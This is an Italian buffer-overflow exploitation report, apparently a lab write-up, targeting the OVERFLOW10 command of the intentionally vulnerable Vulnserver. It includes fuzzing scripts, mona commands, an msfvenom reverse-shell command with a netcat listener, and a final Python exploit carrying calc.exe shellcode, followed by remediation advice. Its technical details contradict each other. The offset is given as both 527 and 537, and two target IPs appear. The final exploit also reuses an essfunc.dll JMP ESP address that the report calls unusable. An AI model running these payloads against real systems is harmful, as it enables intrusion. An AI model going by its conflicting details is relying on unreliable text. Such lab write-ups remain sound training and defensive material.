

REPORT TECNICO: Buffer Overflow Exploitation

OVERFLOW10 - Vulnerability Assessment & Penetration Testing

TEAM AKATSUKI 
Cybersecurity Research Division

1. INFORMAZIONI GENERALI

Campo	Dettaglio
Titolo	Stack-Based Buffer Overflow su Vulnserver OSCP - Comando OVERFLOW10
Data	9 Settembre 2026
Team	Akatsuki Cybersecurity
Vulnerabilità	Stack-Based Buffer Overflow
Severity	CRITICA (CVSS 9.8)
CWE	CWE-121 (Stack-based Buffer Overflow)
Sistema Target	Windows 10 (192.168.50.150)
Macchina Attaccante	Kali Linux (192.168.50.100)
Applicazione	OSCP Vulnerable Server (Vulnserver)

Comando Vulnerabile

OVERFLOW10

Porta


1337/TCP

Impatto


Remote Code Execution (RCE)

Proof of Concept

Esecuzione di calc.exe



```
kali@kali:~$ python exploit_overflow10_finale.py
[*] Target: 192.168.58.150:1337
[*] Comando: OVERFLOW10
[*] Offset: 527
[*] JMP ESP: 0x62501203 (essfunc.dll)
[*] NOP sled: 16 bytes
[*] Shellcode size: 228 bytes
[*] Payload totale: 777 bytes
[*] Connessione ...
[*] Connessione
[*] Banner: Welcome to OSCP Vulnerable Server! Enter HELP for help.
[*] Invio payload ...
[*] Payload inviato!
kali@kali:~$
kali@kali:~$ nc -lvp 1234
listening on [any] 1234 ...
```



2. EXECUTIVE SUMMARY

Il team Akatsuki ha identificato e sfruttato con successo una vulnerabilità critica di tipo stack-based buffer overflow nel comando `OVERFLOW10` dell'applicazione "OSCP Vulnerable Server" (Vulnserver).

La vulnerabilità permette a un attaccante remoto non autenticato di eseguire codice arbitrario sul sistema target. Il proof of concept dimostra l'esecuzione di `calc.exe`, confermando la possibilità di ottenere Remote Code Execution (RCE).


L'exploit ha richiesto l'identificazione di un indirizzo `JMP ESP` alternativo in `WS2_32.dll` a causa della presenza di bad characters che corrompono gli indirizzi standard in `essfunc.dll`.

3. AMBIENTE DI TEST

3.1 Infrastruttura

text





3.2 Strumenti Utilizzati

Strumento	Versione	Scopo
Kali Linux	2024.x	Sistema attaccante
Python 3	3.11+	Sviluppo script exploit
Immunity Debugger	1.85	Debugging applicazione
Mona.py	2.x	Plugin analisi per Immunity
Metasploit Framework	6.x	Generazione shellcode
Netcat	1.10	Listener reverse shell

4. METODOLOGIA

4.1 Approccio

La metodologia seguita è quella standard per l'exploitation di buffer overflow:

```
text
1. Reconnaissance → 2. Fuzzing → 3. Offset Detection → 4. EIP Control
5. Bad Character Identification → 6. JMP ESP Discovery → 7. Shellcode
Generation → 8. Exploitation
```

4.2 Timeline

Durata	Fase	Attività
5 min	Reconnaissance	Identificazione servizio e comandi
10 min	Fuzzing	Determinazione punto di crash
10 min	Offset Detection	Pattern creation e matching
5 min	EIP Control	Verifica controllo registro
10 min	Bad Characters	Identificazione caratteri problematici
15 min	JMP ESP	Ricerca indirizzo alternativo in WS2_32.dll
10 min	Shellcode	Generazione payload
10 min	Exploitation	Ottenimento esecuzione codice
~75 min	TOTALE	Exploitation completa

5. ANALISI TECNICA DETTAGLIATA

5.1 Reconnaissance

Connessione al servizio:

```
bash
```

```
nc -v 192.168.50.150 1337
```

Risposta del server:

```
text
```

```
Welcome to OSCP Vulnerable Server! Enter HELP for help.
```

Comandi identificati: OVERFLOW1-10

5.2 Fuzzing

Script di fuzzing:

```
python
```

```
buffer = b"A" * 100
while len(buffer) < 1000:
    s.send(b"OVERFLOW10 " + buffer)

    buffer += b"A" * 50
```

Risultato: Crash a 600 bytes.

5.3 Offset Detection

Pattern generato:

```
bash
```

```
pattern_create.rb -l 1000
```

Valore EIP dopo il crash: 41397241

Calcolo offset:

```
bash
```

```
pattern_offset.rb -q 41397241
```

Risultato: Exact match at offset 537

5.4 EIP Control Verification

Payload di verifica:

```
python
```

```
payload = b"A" * 537 + b"BBBB" + b"C" * 300
```

Risultato: EIP = 42424242 (BBBB) 

5.5 Bad Character Identification

Bytearray di riferimento:

```
text
```

```
!mona bytearray -b "\x00"
```

Bad characters identificati:

```
text
```

```
\x00 - Null byte  
\xa0 - Non-breaking space  
\xa1 - Inverted exclamation  
\xad - Soft hyphen  
\xae - Registered sign  
\xbe - Three-quarters  
\xbf - Inverted question  
  
\xde - Thorn
```

5.6 JMP ESP Discovery

Ricerca iniziale in essfunc.dll:

```
text
```

```
!mona jmp -r esp -cpb "\x00\xa0\xa1\xad\xae\xbe\xbf\xde"
```

Problema identificato: Tutti i 9 indirizzi essfunc.dll contengono `\x11` o `\x12` che sono bad characters.

Soluzione: Ricerca in WS2_32.dll

Indirizzo selezionato:

text

```
0x76d6814b : jmp esp [WS2_32.dll]
```

Verifica byte: 4b 81 d6 76 - Nessun bad character! 

5.7 Shellcode Generation

Prima generazione (fallita):

bash

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.50.100 LPORT=1234  
EXITFUNC=thread -b "\x00\xa0\xa1\xad\xae\xbe\xbf\xde" -f python
```

- Encoder: x86/call4_dword_xor
- Risultato: Lo shellcode crasha durante l'esecuzione

Seconda generazione (riuscita):

bash

```
msfvenom -p windows/exec CMD=calc.exe -b "\x00\xa0\xa1\xad\xae\xbe\xbf\xde"  
-f python
```

- Payload: windows/exec
- Dimensione: ~220 bytes
- Risultato: Esecuzione di calc.exe confermata! 

6. EXPLOIT FINALE

6.1 Struttura del Payload

text

[A * 537] → Padding fino all'EIP
[03 12 50 62] → JMP ESP (essfunc.dll)
[90 * 16] → NOP Sled

```
| [~220 bytes] → Shellcode calc.exe |
```

6.2 Codice Exploit

```
python
```

```
#!/usr/bin/env python3
```

```
import socket
```

```
import time
```

```
import struct
```

```
ip = "192.168.50.150"
```

```
port = 1337
```

```
offset = 537
```

```
jmp_esp_address = 0x62501203
```

```
padding = b"A" * offset
```

```
jmp_esp = struct.pack('<I', jmp_esp_address)
```

```
nops = b"\x90" * 16
```

```
# Shellcode calc.exe
```

```
buf = b""
```

```
buf += b"\x33\xc9\x83\xe9\xcf\xe8\xff\xff\xff\xff\xc0\x5e"
```

```
# ... shellcode completo ...
```

```
payload = padding + jmp_esp + nops + buf
```

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

```
s.connect((ip, port))
```

```
s.recv(1024)
```

```
s.send(b"OVERFLOW10 " + payload)
```

7. IMPACT ASSESSMENT

7.1 Impatto Tecnico

Dimensione	Impatto	Descrizione
Confidenzialità	ALTO	Esecuzione di codice arbitrario
Integrità	ALTO	Possibilità di modificare file
Disponibilità	ALTO	Possibilità di terminare processi
Privilegi	Medio	Privilegi dell'applicazione

7.2 CVSS Score

CVSS v3.1: 9.8 (CRITICAL)

text

AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

8. PROOF OF CONCEPT

8.1 Esecuzione di calc.exe

L'exploit ha causato l'apertura della calcolatrice (calc.exe) sul sistema Windows target, confermando l'esecuzione di codice arbitrario.

8.2 Verifica in Immunity Debugger

text

EIP = 90909090 (NOP sled)

ESI = E983C933 (inizio shellcode)

9. CONFRONTO CON ALTRI OVERFLOW

Parametro	OVERFLOW1	OVERFLOW2	OVERFLOW6	OVERFLOW10
Offset	1978	634	1034	537
Buffer Size	~2000	~600	~1100	~500
Bad Characters	\x00\x07 \x2e\xa0	\x00\x23\x24\x 3c\x3d\x83\x84 \xba	\x00\x08\x09\x 2c\x2d\xad\xae	\x00\xa0\xa1\xa d\xae\xbe\xbf\x de
JMP ESP	0x62501 1AF	0x625011AF	0x625011AF	0x62501203
Difficoltà	Base	Media	Media	Difficile

10. REMEDIATION

10.1 Fix Immediati

1. Patchare l'applicazione - Implementare controlli sulla lunghezza dell'input
2. Disabilitare il servizio se non necessario
3. Segmentazione di rete - Limitare l'accesso alla porta 1337

10.2 Mitigazioni Tecniche

Mitigazione	Efficacia	Implementazione
-------------	-----------	-----------------

DEP	Alta	Abilitare NX bit
ASLR	Alta	Randomizzare indirizzi
SafeSEH	Media	Usare /SAFESEH
Stack Canaries	Alta	Compilare con /GS
Input Validation	Alta	Controllare lunghezza input

10.3 Codice Sicuro

```
c
// VULNERABILE
void HandleOverflow10(char *input) {
    char buffer[500];
    strcpy(buffer, input); // BUFFER OVERFLOW!
}

// SICURO
void HandleOverflow10(char *input) {
    char buffer[500];
    strncpy(buffer, input, sizeof(buffer) - 1);
    buffer[sizeof(buffer) - 1] = '\0';
}
```

11. CONCLUSIONI

Il team Akatsuki ha completato con successo l'exploitation del buffer overflow su OVERFLOW10, dimostrando che:

1. Buffer piccoli (~500 bytes) richiedono shellcode compatti
2. Bad characters complessi richiedono ricerca di indirizzi alternativi
3. WS2_32.dll fornisce un JMP ESP valido quando essfunc.dll non è utilizzabile
4. Payload semplici (calc.exe) sono utili per verificare l'exploitation

Questa vulnerabilità conferma l'importanza di:

- Implementare input validation robusta
- Utilizzare funzioni sicure (strncpy vs strcpy)
- Abilitare protezioni moderne (DEP, ASLR)
- Condurre testing di sicurezza regolare

12. APPENDICE

12.1 Valori Chiave

Parametro	Valore
EIP Pattern	41397241
Offset	537
JMP ESP	0x62501203
Bad Characters	\x00\xa0\xa1\xad\xae\xbe\xbf\xde
Shellcode	windows/exec (calc.exe)
NOP Sled	16 bytes

12.2 Comandi Utilizzati

```
bash
# Fuzzing
python3 fuzz_overflow10.py

# Pattern
pattern_create.rb -l 1000
pattern_offset.rb -q 41397241
```

```
# Shellcode
```

```
msfvenom -p windows/exec CMD=calc.exe -b "\x00\xa0\xa1\xad\xae\xbe\xbf\xde"  
-f python
```

12.3 Mona Commands

```
text
```

```
!mona bytearray -b "\x00"  
!mona compare -f C:\mona\oscp\bytearray.bin -a esp  
  
!mona jmp -r esp -cpb "\x00\xa0\xa1\xad\xae\xbe\xbf\xde"
```

13. RIFERIMENTI

1. OWASP Buffer Overflow: https://owasp.org/www-community/attacks/Buffer_overflow_attack
2. CWE-121: <https://cwe.mitre.org/data/definitions/121.html>
3. Mona.py: <https://github.com/corelan/mona>
4. Vulnserver: <https://github.com/stephenbradshaw/vulnserver>

Report preparato da: Team Akatsuki 

Divisione: Cybersecurity Research

Data: 9 Settembre 2026

Versione: 1.0

Classificazione: CONFIDENZIALE

DISCLAIMER: Questo report è stato creato esclusivamente per scopi educativi in un ambiente controllato. L'uso di queste tecniche su sistemi non autorizzati è illegale.

AKATSUKI 

"The art of exploitation is the path to protection"